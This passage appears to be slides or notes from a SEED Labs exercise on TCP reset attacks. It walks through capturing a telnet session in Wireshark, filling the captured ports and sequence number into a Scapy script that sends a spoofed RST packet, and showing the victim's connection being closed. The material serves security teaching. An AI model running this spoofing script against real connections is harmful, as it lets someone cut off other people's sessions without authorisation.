not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov  1 20:00:07 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$
```

Telnet connection established

Look at the most recent packet sent between client and server

```
- Transmission Control Protocol, Src Port: 38724, Dst Port: 23
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

Your information may be different



# TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py


```
Transmission Control Protocol, Src Port: 38724, Dst Port: 23
Source Port: 38724
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 4072688695
[Next sequence number: 4072688695]
Acknowledgment number: 387565144
```

Your information will be different

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23, flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```



# TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py
3. Hop back to client 1 container, press enter, connection should be closed!

```
Transmission Control Protocol, Src Port: 38724, Dst Port: 23
Source Port: 38724
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 4072688695
[Next sequence number: 4072688695]
Acknowledgment number: 387565144
```

Your information will be different

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23, flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```

```
11/01/22] seed@VM:~/.../tcp_attacks$ vi reset.py
11/01/22] seed@VM:~/.../tcp_attacks$ sudo python3 reset.py
ENDING RESET PACKET.....
11/01/22] seed@VM:~/.../tcp_attacks$
```

```
seed@2bb056619305:~$ ts
hi hifol
seed@2bb056619305:~$ Connection closed by foreign host
root@a7681354f555:/#
```

10.9.0.1

# TCP Reset Attack

